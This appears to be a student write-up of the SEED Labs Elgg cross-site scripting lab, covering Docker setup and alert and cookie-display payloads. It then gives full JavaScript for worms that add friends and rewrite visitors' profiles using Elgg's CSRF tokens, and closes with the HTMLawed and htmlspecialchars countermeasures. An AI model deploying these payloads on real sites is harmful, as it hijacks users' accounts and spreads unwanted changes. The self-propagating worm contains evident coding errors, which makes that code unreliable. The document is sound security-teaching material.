1. Introduction
Cross-Site Scripting (XSS) is a common web application vulnerability that allows attackers to inject malicious scripts into web pages viewed by other users. These scripts can execute in the victim's browser, leading to unauthorized actions such as cookie theft, session hijacking, or spreading malicious code. This lab focuses on understanding how XSS attacks work using the Elgg web application in a controlled environment. Through practical tasks, it demonstrates how attackers exploit weak input validation and how such vulnerabilities can be mitigated. The objective is to gain hands-on experience in both exploiting and defending against XSS attacks.
2. Lap Environment Setup
Open website https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/ in seed ubuntu seed vm and download labsetup.zip file.

Unzip the file.
2.1 DNS Setup
Remove all containers and add (10.9.0.5 www.seed-server.com) in \etc\hosts file by following command:
sudo gedit \etc\hosts
2.2. Container Setup and Commands
Write some commands to build and start Docker:
docker-compose build # Build the container image
docker-compose up # Start the container
All the containers continue to run in the background, thus needing us to maintain an open shell to issue any of the commands on the container.
dockps
docksh <id>
Apache configuration: Restart apache. We use an open-source web application called Elgg; its URL is http://www.seed-server.com.

3. Lab Tasks
3.1. Preparation

In order to capture and analyze HTTP requests, open the HTTP live header.
3.2. Task 1
Login to Elgg with Samy credentials, i.e., username = samy, password = seedsamy, given in the manual. Edit Samy's profile by adding a script in the brief description area and saving the changes. The following JavaScript program will display an alert window:
<script>alert('XSS');</script>

Any user who opens Samy's profile, will see that alert script on his window. For instance, login to Alice's account by using credentials, i.e., username = alice, password = seedalice. Go to the Members tab and click Samy's profile. an aler occur:
3.3. Task 2

Edit Samy's profile by adding a script in the About Me section so that it displays the message in the user's window.
<script>alert(document.cookie);</script>
When Alice clicks Samy's profile, a cookie will be displayed in the form of an alert in his window.
3.4. Task 3

The victim's computer will serve as the source for our cookie collection. We implemented a JavaScript program in Samy's profile which consists of the following code.

When we execute the JavaScript code, it helps to store cookies in the terminal window. . The command allows us to monitor the specified port while displaying all incoming data which reaches that port.
3.5 Task 4

Open Samy's profile, go to the edit section, and view page source to see the guid, which is 59.
We will write an XSS worm that adds Samy as a friend to any other user that visits Samy's page. We have to inject code (the worm) into Samy's profile. Open a terminal and make addfriends.js, then write the below malicious code and add guid 59 in it.
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.seed-server.com/action/friends/add?friend=59" + token +ts; //FILL IN
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
//Ajax.setRequestHeader("Host","www.seed-server.com");
//Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>

Edit Samy's profile and enter the above script in the About Me section.
Open Alice's profile and go to the Friends section. You will see Samy added as a friend.

Answer of Question 1
The HTTP request will receive two parameters which (1) and (2) define as URL parameters. The data will contain a time stamp (elgg_ts) together with a security token (elgg_token). The purpose of these lines, therefore, is likely to cast both a time-based token and a security token into the Ajax request. This is quite normal in web applications for defense against certain attack types, including cross-site request forgery (CSRF)-attacks. Usually, the timestamp and security token will serve the purpose of validating that the request was in fact intended, thereby avoiding it being counted as a replay attack.
Answer of Question 2
The Elgg platform enables users to access the About Me field only through Editor mode which prevents Text mode access. The success of an attack remains uncertain because it hinges on the security weaknesses present in the application together with its handling of user input.
3.6. Task 5
Our task requires you to create a new editprofile.js file which should contain the following code.
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var samyGuid =59
var desc="&description=Samy is my hero"+"&accesslevel[description=2]"
var content= ts + token +userName + desc +guid
//Construct the content of your url.
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","http://www.seed-server.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>

A lot of information is filled in in the above code by analyzing the HTTP live header.
Edit Samy's profile and enter the above script in the About Me section with text mode.


When Alice visits Samy's profile, its profile will be modified:
Answer of Questions 3
In line one, the idea is to have the attack script running on other people instead of on the attacker. The script would permit all users to run it after removing the restriction which stops the attacker from accessing the program.
3.7. Task 6
<script type="text/javascript">
window.onload = function(){
var headerTag = "<script od=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementByID("worm").innerHTML;
var tailTag = "</" + "script>";
// Put all the pieces together, and apply the URL encoding
var wormCode = encodeURLComponent(headerTag + jsCode + tailTag)
//Set the content of the description field and access level
var desc = "&description=Attacked" + wormCode;
desc += "&accesslevel[description]=2";
//Get the name, guid, Time Stamp and token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var samyGuid =59
var desc="&description=Samy is my hero"+"&accesslevel[description=2]"
var content= ts + token +userName + desc +guid
//Construct the content of your url.
var sendurl="http://www.seed-server.com/action/profile/edit"; //FILL IN
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","http://www.seed-server.com");
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
Ajax.send(content);
}
}
</script>
Edit Samy's profile and enter the above script in the About Me section with text mode.



After saving the script, check members and click Alice, which is hacked:
Check Samy's own profile; its hacked:
3.8 Elgg's Countermeasures
In the last attack, we learned about carrying out an attack to infect other users with a virus. In this task, we will learn how to activate countermeasures to prevent an attack. Switch on and off HTMLawed in the Elgg website by logging in as admin. After logging in as admin, click on the ""account"" tab in the right corner so that the administration page shows up, and then click plugins on the right bar. Activate HTMLawed and explain what you observed.
4. Task 7
In this task, we'll see how to switch on the countermeasure to counter the attack. First, turn on and off HTMLawed in the Elgg website by logging in as admin. Next, after the admin login, click the ""account"" tab on the right corner to bring up the administration page.

Click on Plugins on the right side. Activate HTMLawed and describe your observation.


Secondly, turn on special character encoding for user input by opening the files "text.php, url.php, dropdown.php, and email.php" in the folder /var/www/XSS/Elgg/vendor/elgg/elgg/views/default/output. Uncomment the corresponding "htmlspecialchars" function calls in each file and do not modify any other code.